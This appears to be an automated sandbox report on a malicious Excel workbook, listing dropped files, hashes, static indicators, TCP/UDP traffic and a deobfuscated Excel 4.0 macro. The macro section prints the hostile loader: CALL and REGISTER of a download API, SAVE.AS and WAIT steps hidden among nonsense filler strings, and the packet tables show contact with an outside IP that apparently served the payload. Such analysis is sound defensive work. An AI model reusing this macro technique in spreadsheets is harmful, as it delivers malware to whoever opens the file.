C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\C4803565.png	
Entropy (8bit):	7.986158472858729
Encrypted:	false
SSDEEP:	1536:j7xVUSqNWeAGoFARdxULAZAiamMA5uAUNyAzm83xQGaM0sP:/sUtFARPULAZemMA5uAgz3xQGaI
MD5:	0C491404AFF12DE1662733C17C9E9ADB
SHA1:	309DAAD58B5F00B063372165DE838E9B60FEE879
SHA-256:	86A81B1E4A8CC589CA3D7E855BF5E80486C4C33D8633A8D9488AF8D98919F5DA
SHA-512:	CE9DA288411F6EC8124397A7E3DA7BE53A98C338E4E34B3AA0B7C78D20F3297F72755F520308C324CED1C560173D43966B569D25F57DFC67A3A898997FDE8A0
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR...O.....s.....gAMA.....a.....sRGB.....nPLTE..... .....//....654..."&<<:.....AA=.....NNM]]]!!.DCC.....GGFWWVQQQppp.....www...ddc.....JJIjji.....~~}...10.HF>>=-...XVB.....LK3...caJ{{_.....u.....e.`B.... tRNS....@@.....7.....ZIDATx....8...b..o..<.7..:H.h7.F...ec.6!.....}&..\..Q...rqT.)....o$.....H..G..O$..D".O$..D"..'..x"..'..D<.H...D<.H...D".H$.D".H$..D".O$..D".O$..x"..'..x" .H...D<.H...D<.H$.D".H$.D".O$...+..'IY>]K.4y.'.O..H@:M...5L~~.t...4..O....'..?2L...Q..Ct.....|..GvZ...s....x...2.P.BJ.....u..$.i....,+....Bp.....My.gY.e.t....tY..8....u.....l.2)0.E. O..R.ta.]f.,..u..y..p..U.!r"..].i....5,../..1...D....f:..,y\Sv...-.....<s...yN.B<}.+.h>.%....N...:.4/...&..e.&.R.1....E!s..I]..NdY...../a..+v..u..N|.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\9J0CLPJO.htm	
Process:	C:\Windows\SysWOW64\rundll32.exe
File Type:	HTML document, UTF-8 Unicode text, with very long lines
Category:	dropped
Size (bytes):	428729
Entropy (8bit):	5.64278649126616
Encrypted:	false
SSDEEP:	6144:s4iOhPcWRSMyXFkdQa4dJiAJW28pj/feyj4NI:l4JiAh8pDmw4NI
MD5:	E469B3F4560C2C5BABCC295074BBC105
SHA1:	941D12A80A62835D3FFF589030E467527E3BC6AA
SHA-256:	23AA1F38F37A85AFDD5B39635E250AC90D194C9F07D93189F45DE72D99FA2580
SHA-512:	DE95815D4B02682731A22A017BA0058FD8662563E728ABABCA2258616854CAD02F6DA39BD628A1C70100A853EC68442795B0CBC966C7392DF68866EC51695DB2
Malicious:	false
Reputation:	low
Preview:	<!DOCTYPE html>.<html id="atomic" lang="en-US" class="atomic ua-ie ua-win ua-10.0 ua-ie7 l-out Pos-r https fp fp-default mini-uh-on uh-topbar-on ltr desktop Desktop bktFPTRELUG105">.<head>. <meta http-equiv="X-UA-Compatible" content="IE=edge">. . <title>Yahoo</title><meta http-equiv="x-dns-prefetch-control" content="on"><link rel="dns-prefetch" href="//s.yimg.com"><link rel="preconnect" href="//s.yimg.com"><link rel="dns-prefetch" href="//search.yahoo.com"><link rel="preconnect" href="//search.yahoo.com"><link rel="dns-prefetch" href="//csc.beap.bc.yahoo.com"><link rel="preconnect" href="//csc.beap.bc.yahoo.com"><link rel="dns-prefetch" href="//geo.yahoo.com"><link rel="preconnect" href="//geo.yahoo.com"><link rel="dns-prefetch" href="//video-api.yql.yahoo.com"><link rel="preconnect" href="//video-api.yql.yahoo.com"> <meta http-equiv="Content-Type" content="text/html; charset=utf-8">. <meta name="viewport" content="width=device-width, initial-scale=1.0"><meta name="the

C:\Users\user\AppData\Local\Temp\A7810000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	115300
Entropy (8bit):	7.940160209054297
Encrypted:	false
SSDEEP:	3072:WktzG/asUtFARPULAZemMA5uAgz3xQGan:WCG/SFAeErgzBQGU
MD5:	648087C71BCC1624A0D679BD5658E2CA
SHA1:	2283CDB627CDC8C4D874BAD8766CF6F1EA6B0EEC
SHA-256:	1DC278312F72E0059624451612D8973A07CBC5D8D6C73E151ACD027723721E01
SHA-512:	05061348772DD12747D02E991C036FD37BDEE1ACDCAC6345114B8BDC5F54732DFAD0BDADE457162AAA2463DF8EBB17F29B31CF8F632AE6479C32FE6C3FFFE 9D
Malicious:	false
Reputation:	low
Preview:	.U.N.1..W.;.|.v.(.*...J.-R....$....1..=c'..B.(..e....3.._,...1R.]+N....).{7k....wQQ...x..X"....O.e@....]J.\JR.Z...t.3..B..8....f(OG.oRy..:e.1...).T]-xy.$....W.T+z..y]nED4...!.^A..{._....F.3. .....7...KO.....X]CL...s.0.....f7Ivi..B.P....*.+...y.z..p.RA.,..;$_....i.P{ug9L.....5M.I.....A|..'.%..M.MN.C..?q)@Y..g`.....4HG~...r.....h...s...:.C. ...}M4..\.H.<.....}.F]v\.....}..... q..O=(...D.S.....o....|c.-W..-K..<.....PK.....!.l.....#.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\94101.txt.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Jan 20 21:02:52 2021, mtime=Wed Jan 20 21:02:52 2021, atime=Wed Jan 20 21:02:52 2021, length=104692, window=hide
Category:	dropped
Size (bytes):	1882
Entropy (8bit):	4.63489934711943
Encrypted:	false
SSDEEP:	24:8h3wVmzCASBvbEsWo7aB6myh3wVmzCASBvbEsWo7aB6m:8RwwVSNPoB6pRwwVSNPoB6

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\94101.txt.LNK	
MD5:	BCEC82D990F66DC16794B980A15C00FE
SHA1:	376AD7ED7F08BE04DF9851BD6DC526180EFB4B74
SHA-256:	D02001F122F8DFE42D07E0EFEC5112D4D0DB432CF033EBE7220B8E0A43B5A461
SHA-512:	C123281ED772AF3664087EED53876872D84D7ED94F98CC1FAAD0237AF8A4688176B3EDC4FC9AD4591A2C34B29A21901DF71A8CAFD123BF8BEFC74CCF838D1E 0
Malicious:	false
Reputation:	low
Preview:	L.....F.... ....;..w.....w.....w.....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L..4RN.....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....|.1.....4R[...Public..f.....L.4R[.....<.....P.u.b.l.i.c...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.6.....\.2.....4R[. .94101.txt.D.....4R[.4R[.....g.....A...9.4.1.0.1...t.x.t.....H.....-.....G.....>.S.....C:\Users\Public\94101.txt.."....\....\....\....\....\....\.P.u.b.l.i.c.\.9.4.1.0.1...t.x.t.....v..*.cM.jVD.Es.!...`.....X.....210979.....!a..%.H.VZAj.....-.....-..!a..%.H.VZAj.....-.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....9...1SPS..mD..pH.H@..=x.....h....H.....K*..@.A..7sFJ.....L.....F.... ....;..w.....w.....w.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\94101.xls.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Jan 20 21:02:52 2021, mtime=Wed Jan 20 21:02:52 2021, atime=Wed Jan 20 21:02:52 2021, length=104692, window=hide
Category:	modified
Size (bytes):	1882
Entropy (8bit):	4.623141859867614
Encrypted:	false
SSDEEP:	24:8hwRTmzAASbvbM+7aB6myhwRTmzAASbvbM+7aB6m:8hwATS3M3B6phwATS3M3B6
MD5:	0313B142356DAFE7672F359BBF9208C0
SHA1:	A25FE0B1E18C1C42ECF68C2D97154AB0E09E2E1E
SHA-256:	F5FD5B3DD39A0C6678FF653DF4498AB361B348BDD9CA327ED6C7267DB79D82E8
SHA-512:	B1BA6FFA6619A49CE95F184D716B85D41D1B994DCEF1B32F5699A8E58FB692C506ACCD0E975C6D3FC79772ED1ABC1CFBF6F9CA3C5D6618DFD9DFE24B5A185 8E5
Malicious:	false
Preview:	L.....F.... ....&..w...-...w...-...w.....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L..4RN.....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....|.1.....4R[...Public..f.....L.4R[.....<.....%..P.u.b.l.i.c...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.6.....\.2.....4R[. .94101.xls.D.....4R[.4R[.....g.....q..9.4.1.0.1...x.l.s.....H.....-.....G.....>.S.....C:\Users\Public\94101.xls.."....\....\....\....\....\....\.P.u.b.l.i.c.\.9.4.1.0.1...x.l.s.....v..*.cM.jVD.Es.!...`.....X.....210979.....!a..%.H.VZAj.....-.....-..!a..%.H.VZAj.....-.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....9...1SPS..mD..pH.H@..=x.....h....H.....K*..@.A..7sFJ.....L.....F.... ....&..w...-...w...-...w.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Public.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Wed Apr 11 22:38:20 2018, mtime=Wed Jan 20 21:02:52 2021, atime=Wed Jan 20 21:02:52 2021, length=4096, window=hide
Category:	dropped
Size (bytes):	1638
Entropy (8bit):	4.615034736056573
Encrypted:	false
SSDEEP:	24:8oGY8As7RvbeY7aB6mymY8As7RvbeY7aB6m:8oGEspeNB6pmEspeNB6
MD5:	47102BACE3474FBE97079BC6D79823C1
SHA1:	3DBCE86153AE20A1649D3B9B0DFA2BF18BD4973E
SHA-256:	D70F591B72F3F7D0763CFD32BA187CEE3B7F2EE543FE70CF3EAF89DA73FCF0A3
SHA-512:	10494FED4541E1624CC245FA7A1C21AA91897472919828748D774B4A729C108CB21F431CD11470D7D9E330C0407562D378F0DBBEA71A8CAB62E47BCC9D808A3
Malicious:	false
Preview:	L.....F.....,.....w....;..w.....#....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L..4RN.....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....|.1.....Nlv..Public..f.....L.4RN.....<.....o2.P.u.b.l.i.c...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.6.....>.....-.....=.....>.S.....C:\Users\Public.....\.....\.....\.....\.....\.P.u.b.l.i.c.....v..*.cM.jVD.Es.!...`.....X.....210979.....!a..%.H.VZAj.....-.....-..!a..%.H.VZAj.....-.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....9...1SPS..mD..pH.H@..=x.....h....H.....K*..@.A..7sFJ.....L.....F.....,....h..w....;..w.....#....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L..4RN.....:.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	265
Entropy (8bit):	4.3340256268217745
Encrypted:	false
SSDEEP:	3:mrSmxWIMovKd2mxWIMovKd2tYrSmxWIMovKd2Z0d2mxWIMovKd2mMEyUZUmxWIMn:mrXolYrXByjU5jo
MD5:	94F404D8D23AEA4AFF120EEC82456785
SHA1:	3DA76C3DB78AD0C7CE88DB0BBA7844AC4EF73689
SHA-256:	F37B29A831D0F5B53C8AFC3F05BE0F0BFF66940B0A6CE07A402FCF23BA0EE05C
SHA-512:	713E45614E2126E2EFDD715125B73246AFA9457AF83BAABE1EB9BDEF614EA7CA387D3DC958BC22A7177C0620B64730BB07513071ADB79D13D4E1B476DBCAAF 00

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Malicious:	false
Preview:	Public.LNK=0..[misc??????]..94101.txt.LNK=0..[misc??????]..94101.txt.LNK=0..Public.LNK=0..[misc??????]..94101.txt.LNK=0..94101.txt.LNK=0..[misc??????]..94101.txt.LNK=0..[xls]..94101.xls.LNK=0..94101.xls.LNK=0..[misc??????]..94101.txt.LNK=0..[xls]..94101.xls.LNK=0..

C:\Users\user\Desktop\~$Presentation_812525.xlsb	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	165
Entropy (8bit):	1.6081032063576088
Encrypted:	false
SSDEEP:	3:RFXI6dtt:RJ1
MD5:	7AB76C81182111AC93ACF915CA8331D5
SHA1:	68B94B5D4C83A6FB415C8026AF61F3F8745E2559
SHA-256:	6A499C020C6F82C54CD991CA52F84558C518CBD310B10623D847D878983A40EF
SHA-512:	A09AB74DE8A70886C22FB628BDB6A2D773D31402D4E721F9EE2F8CCEE23A569342FEECF1B85C1A25183DD370D1DFFFF75317F628F9B3AA363BBB60694F5362C7
Malicious:	**true**
Preview:	.pratesh ..p.r.a.t.e.s.h. . . . .

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.918106536317746
TrID:	• Excel Microsoft Office Binary workbook document (47504/1) 49.74% • Excel Microsoft Office Open XML Format document (40004/1) 41.89% • ZIP compressed archive (8000/1) 8.38%
File name:	Presentation_812525.xlsb
File size:	141137
MD5:	4ddace9347c434a749eab40a211e6628
SHA1:	c46b2b46bd274ad37bb5dbcea12bc8278f3b361e
SHA256:	796d5317aae9d27707694f5e2832fe990d1a7890ac53ec339b8f1233fe05a3a7
SHA512:	baf696a31c34abead6f036d112abcf05cc50ce3aacf6a01dc2123d36bedfe19a6efbe695f1be6640bbbd96d40ce5d9a52c4abc00cd11e56618a5e0af6e6d7751
SSDEEP:	3072:KsUtFARPULAZemMA5uAgz3xQGarpjTTT5xI65LfsJM+LYtSP9Oo0Hj:iFAeErgzBQGWTTT5GYsJzlh0D
File Content Preview:	PK.....!....w.....[Content_Types].xml ...(..... ....

File Icon

Icon Hash:	74f0d0d2c6d6d0f4

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "Presentation_812525.xlsb"

Indicators

Has Summary Info:	
Application Name:	

Indicators

Encrypted Document:	
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	


Macro 4.0 Code

```
CALL(Sheet3!A16, Sheet3!A18, Sheet3!A20, 0, Sheet3!A22, Sheet3!D14, Sheet3!G16, 0, 0)
CALL(Sheet3!A16, Sheet3!A18, Sheet3!A20, 0, Sheet3!A22, Sheet3!D14, Sheet3!G17, 0, 0)
```

```
"=IF(718,718)"They THAt BEliEvE in ThE EverLaSTinG GOD shAlt BE IMmuNe To tHE seWER SYsTem; tHEy SHAlT DISPel evIL And ViCe"=SAVE.AS(Sheet3!O14, 3)""For the lOrd HATh Not GiVen uS ThE spiRIT oF WICkEDNEss, bUT of AMaZIngnesS anD moRAlitY"=SAVE.AS(Sheet3!K14)"=CALL(Sheet3!A16,Sheet3!A18,Sheet3!A20,0,Sheet3!A22,Sheet3!D14,Sheet3!G16,0,0)"tHEy THaT hOnoR th E LORD tHy goD sHalt ResToRe ThEir BeNeVOleNce; thEY ShALt DrIVE AwAY dEPrAviTY"=WAIT(NOW() + ""00:00:04"")""=CALL(Sheet3!A16,Sheet3!A18,Sheet3!A20,0,Sheet3!A22,Sheet3!D14,Sheet3 !G17,0,0)""THE lOrd HATh noT GiveN uS THe SpirIt oF kNaVERy, BUT OF DiSCERNMENt and COUrAgE""=WAIT(NOW() + ""00:00:03"")""=REGISTER(Sheet3!A16,Sheet3!A18,Sheet3!A20,""IONIC"",,1, 9)""thuS saltH THe HOlY one: OPEn YE nOt wAGonS FuLl of soup, BuT CANisTERs oF HaRdwarE""=IONIC(0,Sheet3!A22,Sheet3!D16,Sheet3!W14,0,0)"Wait uPon God And THoU shALt IncrEASe tHY TWitTer foLLowerS; THOU ShAlT BE sHelTERED FrOM The CaNCer"THE lOrd HATh noT GiveN uS THe SpirIt oF kNaVERy, BUT OF DiSCERNMENt and COUrAgE"=HALT()
```

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 20, 2021 14:03:02.905359030 CET	49707	80	192.168.2.3	172.104.129.156
Jan 20, 2021 14:03:02.945818901 CET	80	49707	172.104.129.156	192.168.2.3
Jan 20, 2021 14:03:02.946058989 CET	49707	80	192.168.2.3	172.104.129.156
Jan 20, 2021 14:03:02.946541071 CET	49707	80	192.168.2.3	172.104.129.156
Jan 20, 2021 14:03:02.986762047 CET	80	49707	172.104.129.156	192.168.2.3
Jan 20, 2021 14:03:03.114121914 CET	80	49707	172.104.129.156	192.168.2.3
Jan 20, 2021 14:03:03.115041018 CET	49707	80	192.168.2.3	172.104.129.156
Jan 20, 2021 14:03:03.268888950 CET	49708	443	192.168.2.3	74.6.143.26
Jan 20, 2021 14:03:03.400657892 CET	443	49708	74.6.143.26	192.168.2.3
Jan 20, 2021 14:03:03.400757074 CET	49708	443	192.168.2.3	74.6.143.26
Jan 20, 2021 14:03:03.422996998 CET	49708	443	192.168.2.3	74.6.143.26
Jan 20, 2021 14:03:03.554898977 CET	443	49708	74.6.143.26	192.168.2.3
Jan 20, 2021 14:03:03.555179119 CET	443	49708	74.6.143.26	192.168.2.3
Jan 20, 2021 14:03:03.555218935 CET	443	49708	74.6.143.26	192.168.2.3
Jan 20, 2021 14:03:03.555258989 CET	443	49708	74.6.143.26	192.168.2.3
Jan 20, 2021 14:03:03.555279970 CET	49708	443	192.168.2.3	74.6.143.26
Jan 20, 2021 14:03:03.555344105 CET	49708	443	192.168.2.3	74.6.143.26
Jan 20, 2021 14:03:03.605525017 CET	49708	443	192.168.2.3	74.6.143.26

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 20, 2021 14:03:03.739885092 CET	443	49708	74.6.143.26	192.168.2.3
Jan 20, 2021 14:03:03.739993095 CET	49708	443	192.168.2.3	74.6.143.26
Jan 20, 2021 14:03:03.752823114 CET	49708	443	192.168.2.3	74.6.143.26
Jan 20, 2021 14:03:03.887064934 CET	443	49708	74.6.143.26	192.168.2.3
Jan 20, 2021 14:03:03.887105942 CET	443	49708	74.6.143.26	192.168.2.3
Jan 20, 2021 14:03:03.887331963 CET	49708	443	192.168.2.3	74.6.143.26
Jan 20, 2021 14:03:03.951636076 CET	49709	443	192.168.2.3	87.248.100.215
Jan 20, 2021 14:03:06.958050966 CET	49709	443	192.168.2.3	87.248.100.215
Jan 20, 2021 14:03:07.037060022 CET	443	49709	87.248.100.215	192.168.2.3
Jan 20, 2021 14:03:07.037198067 CET	49709	443	192.168.2.3	87.248.100.215
Jan 20, 2021 14:03:07.037870884 CET	49709	443	192.168.2.3	87.248.100.215
Jan 20, 2021 14:03:07.116806030 CET	443	49709	87.248.100.215	192.168.2.3
Jan 20, 2021 14:03:07.117310047 CET	443	49709	87.248.100.215	192.168.2.3
Jan 20, 2021 14:03:07.117355108 CET	443	49709	87.248.100.215	192.168.2.3
Jan 20, 2021 14:03:07.117407084 CET	443	49709	87.248.100.215	192.168.2.3
Jan 20, 2021 14:03:07.117408991 CET	49709	443	192.168.2.3	87.248.100.215
Jan 20, 2021 14:03:07.117448092 CET	49709	443	192.168.2.3	87.248.100.215
Jan 20, 2021 14:03:07.117459059 CET	49709	443	192.168.2.3	87.248.100.215
Jan 20, 2021 14:03:07.124439955 CET	49709	443	192.168.2.3	87.248.100.215
Jan 20, 2021 14:03:07.203977108 CET	443	49709	87.248.100.215	192.168.2.3
Jan 20, 2021 14:03:07.204356909 CET	49709	443	192.168.2.3	87.248.100.215
Jan 20, 2021 14:03:07.205620050 CET	49709	443	192.168.2.3	87.248.100.215
Jan 20, 2021 14:03:07.324485064 CET	443	49709	87.248.100.215	192.168.2.3
Jan 20, 2021 14:03:07.517105103 CET	443	49709	87.248.100.215	192.168.2.3
Jan 20, 2021 14:03:07.517153025 CET	443	49709	87.248.100.215	192.168.2.3
Jan 20, 2021 14:03:07.517189026 CET	443	49709	87.248.100.215	192.168.2.3
Jan 20, 2021 14:03:07.517282963 CET	49709	443	192.168.2.3	87.248.100.215
Jan 20, 2021 14:03:07.517326117 CET	49709	443	192.168.2.3	87.248.100.215
Jan 20, 2021 14:03:07.586086988 CET	443	49709	87.248.100.215	192.168.2.3
Jan 20, 2021 14:03:07.586128950 CET	443	49709	87.248.100.215	192.168.2.3
Jan 20, 2021 14:03:07.586169004 CET	443	49709	87.248.100.215	192.168.2.3
Jan 20, 2021 14:03:07.586185932 CET	49709	443	192.168.2.3	87.248.100.215
Jan 20, 2021 14:03:07.586194992 CET	443	49709	87.248.100.215	192.168.2.3
Jan 20, 2021 14:03:07.586224079 CET	49709	443	192.168.2.3	87.248.100.215
Jan 20, 2021 14:03:07.586230993 CET	49709	443	192.168.2.3	87.248.100.215
Jan 20, 2021 14:03:07.586236000 CET	49709	443	192.168.2.3	87.248.100.215
Jan 20, 2021 14:03:07.940412998 CET	443	49709	87.248.100.215	192.168.2.3
Jan 20, 2021 14:03:07.940459967 CET	443	49709	87.248.100.215	192.168.2.3
Jan 20, 2021 14:03:07.940499067 CET	443	49709	87.248.100.215	192.168.2.3
Jan 20, 2021 14:03:07.940535069 CET	443	49709	87.248.100.215	192.168.2.3
Jan 20, 2021 14:03:07.940594912 CET	49709	443	192.168.2.3	87.248.100.215
Jan 20, 2021 14:03:07.940644979 CET	49709	443	192.168.2.3	87.248.100.215
Jan 20, 2021 14:03:07.940653086 CET	49709	443	192.168.2.3	87.248.100.215
Jan 20, 2021 14:03:08.055763960 CET	443	49709	87.248.100.215	192.168.2.3
Jan 20, 2021 14:03:08.055871964 CET	49709	443	192.168.2.3	87.248.100.215
Jan 20, 2021 14:03:08.119328976 CET	80	49707	172.104.129.156	192.168.2.3
Jan 20, 2021 14:03:08.119544029 CET	49707	80	192.168.2.3	172.104.129.156
Jan 20, 2021 14:03:08.144344091 CET	443	49709	87.248.100.215	192.168.2.3
Jan 20, 2021 14:03:08.144433975 CET	49709	443	192.168.2.3	87.248.100.215
Jan 20, 2021 14:03:08.148195028 CET	443	49709	87.248.100.215	192.168.2.3
Jan 20, 2021 14:03:08.148238897 CET	443	49709	87.248.100.215	192.168.2.3
Jan 20, 2021 14:03:08.148267984 CET	443	49709	87.248.100.215	192.168.2.3
Jan 20, 2021 14:03:08.148303986 CET	443	49709	87.248.100.215	192.168.2.3
Jan 20, 2021 14:03:08.148315907 CET	49709	443	192.168.2.3	87.248.100.215
Jan 20, 2021 14:03:08.148343086 CET	49709	443	192.168.2.3	87.248.100.215
Jan 20, 2021 14:03:08.148344040 CET	443	49709	87.248.100.215	192.168.2.3
Jan 20, 2021 14:03:08.148382902 CET	443	49709	87.248.100.215	192.168.2.3
Jan 20, 2021 14:03:08.148391008 CET	49709	443	192.168.2.3	87.248.100.215
Jan 20, 2021 14:03:08.148402929 CET	49709	443	192.168.2.3	87.248.100.215
Jan 20, 2021 14:03:08.148432016 CET	443	49709	87.248.100.215	192.168.2.3
Jan 20, 2021 14:03:08.148473978 CET	443	49709	87.248.100.215	192.168.2.3
Jan 20, 2021 14:03:08.148489952 CET	49709	443	192.168.2.3	87.248.100.215
Jan 20, 2021 14:03:08.149300098 CET	49709	443	192.168.2.3	87.248.100.215
Jan 20, 2021 14:03:08.155889034 CET	443	49709	87.248.100.215	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 20, 2021 14:03:08.156054020 CET	49709	443	192.168.2.3	87.248.100.215
Jan 20, 2021 14:03:08.223479033 CET	443	49709	87.248.100.215	192.168.2.3
Jan 20, 2021 14:03:08.223536015 CET	443	49709	87.248.100.215	192.168.2.3
Jan 20, 2021 14:03:08.223586082 CET	49709	443	192.168.2.3	87.248.100.215
Jan 20, 2021 14:03:08.223635912 CET	49709	443	192.168.2.3	87.248.100.215
Jan 20, 2021 14:03:08.227440119 CET	443	49709	87.248.100.215	192.168.2.3
Jan 20, 2021 14:03:08.227504969 CET	443	49709	87.248.100.215	192.168.2.3
Jan 20, 2021 14:03:08.227539062 CET	49709	443	192.168.2.3	87.248.100.215
Jan 20, 2021 14:03:08.227549076 CET	443	49709	87.248.100.215	192.168.2.3
Jan 20, 2021 14:03:08.227555037 CET	49709	443	192.168.2.3	87.248.100.215
Jan 20, 2021 14:03:08.227586031 CET	443	49709	87.248.100.215	192.168.2.3
Jan 20, 2021 14:03:08.227597952 CET	49709	443	192.168.2.3	87.248.100.215
Jan 20, 2021 14:03:08.227624893 CET	443	49709	87.248.100.215	192.168.2.3
Jan 20, 2021 14:03:08.227662086 CET	49709	443	192.168.2.3	87.248.100.215
Jan 20, 2021 14:03:08.227663994 CET	443	49709	87.248.100.215	192.168.2.3
Jan 20, 2021 14:03:08.227674007 CET	49709	443	192.168.2.3	87.248.100.215
Jan 20, 2021 14:03:08.227700949 CET	443	49709	87.248.100.215	192.168.2.3
Jan 20, 2021 14:03:08.227705002 CET	49709	443	192.168.2.3	87.248.100.215

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 20, 2021 14:02:40.681618929 CET	51281	53	192.168.2.3	8.8.8.8
Jan 20, 2021 14:02:40.732732058 CET	53	51281	8.8.8.8	192.168.2.3
Jan 20, 2021 14:02:41.795507908 CET	49199	53	192.168.2.3	8.8.8.8
Jan 20, 2021 14:02:41.845181942 CET	53	49199	8.8.8.8	192.168.2.3
Jan 20, 2021 14:02:43.126589060 CET	50620	53	192.168.2.3	8.8.8.8
Jan 20, 2021 14:02:43.183353901 CET	53	50620	8.8.8.8	192.168.2.3
Jan 20, 2021 14:02:45.822568893 CET	64938	53	192.168.2.3	8.8.8.8
Jan 20, 2021 14:02:45.873802900 CET	53	64938	8.8.8.8	192.168.2.3
Jan 20, 2021 14:02:49.493114948 CET	60152	53	192.168.2.3	8.8.8.8
Jan 20, 2021 14:02:49.542717934 CET	53	60152	8.8.8.8	192.168.2.3
Jan 20, 2021 14:02:50.388561010 CET	57544	53	192.168.2.3	8.8.8.8
Jan 20, 2021 14:02:50.436666965 CET	53	57544	8.8.8.8	192.168.2.3
Jan 20, 2021 14:02:50.530416012 CET	55984	53	192.168.2.3	8.8.8.8
Jan 20, 2021 14:02:50.590902090 CET	53	55984	8.8.8.8	192.168.2.3
Jan 20, 2021 14:02:51.033606052 CET	64185	53	192.168.2.3	8.8.8.8
Jan 20, 2021 14:02:51.091487885 CET	53	64185	8.8.8.8	192.168.2.3
Jan 20, 2021 14:02:52.039164066 CET	64185	53	192.168.2.3	8.8.8.8
Jan 20, 2021 14:02:52.138084888 CET	53	64185	8.8.8.8	192.168.2.3
Jan 20, 2021 14:02:53.050940037 CET	64185	53	192.168.2.3	8.8.8.8
Jan 20, 2021 14:02:53.107415915 CET	53	64185	8.8.8.8	192.168.2.3
Jan 20, 2021 14:02:55.051754951 CET	64185	53	192.168.2.3	8.8.8.8
Jan 20, 2021 14:02:55.108205080 CET	53	64185	8.8.8.8	192.168.2.3
Jan 20, 2021 14:02:59.066931009 CET	64185	53	192.168.2.3	8.8.8.8
Jan 20, 2021 14:02:59.114831924 CET	53	64185	8.8.8.8	192.168.2.3
Jan 20, 2021 14:03:03.215615988 CET	65110	53	192.168.2.3	8.8.8.8
Jan 20, 2021 14:03:03.263524055 CET	53	65110	8.8.8.8	192.168.2.3
Jan 20, 2021 14:03:03.901232958 CET	58361	53	192.168.2.3	8.8.8.8
Jan 20, 2021 14:03:03.949115038 CET	53	58361	8.8.8.8	192.168.2.3
Jan 20, 2021 14:03:13.794539928 CET	63492	53	192.168.2.3	8.8.8.8
Jan 20, 2021 14:03:13.845712900 CET	53	63492	8.8.8.8	192.168.2.3
Jan 20, 2021 14:03:15.721915007 CET	60831	53	192.168.2.3	8.8.8.8
Jan 20, 2021 14:03:15.782583952 CET	53	60831	8.8.8.8	192.168.2.3
Jan 20, 2021 14:03:21.812840939 CET	60100	53	192.168.2.3	8.8.8.8
Jan 20, 2021 14:03:21.873447895 CET	53	60100	8.8.8.8	192.168.2.3
Jan 20, 2021 14:03:23.026597023 CET	53195	53	192.168.2.3	8.8.8.8
Jan 20, 2021 14:03:23.074505091 CET	53	53195	8.8.8.8	192.168.2.3
Jan 20, 2021 14:03:29.076965094 CET	50141	53	192.168.2.3	8.8.8.8
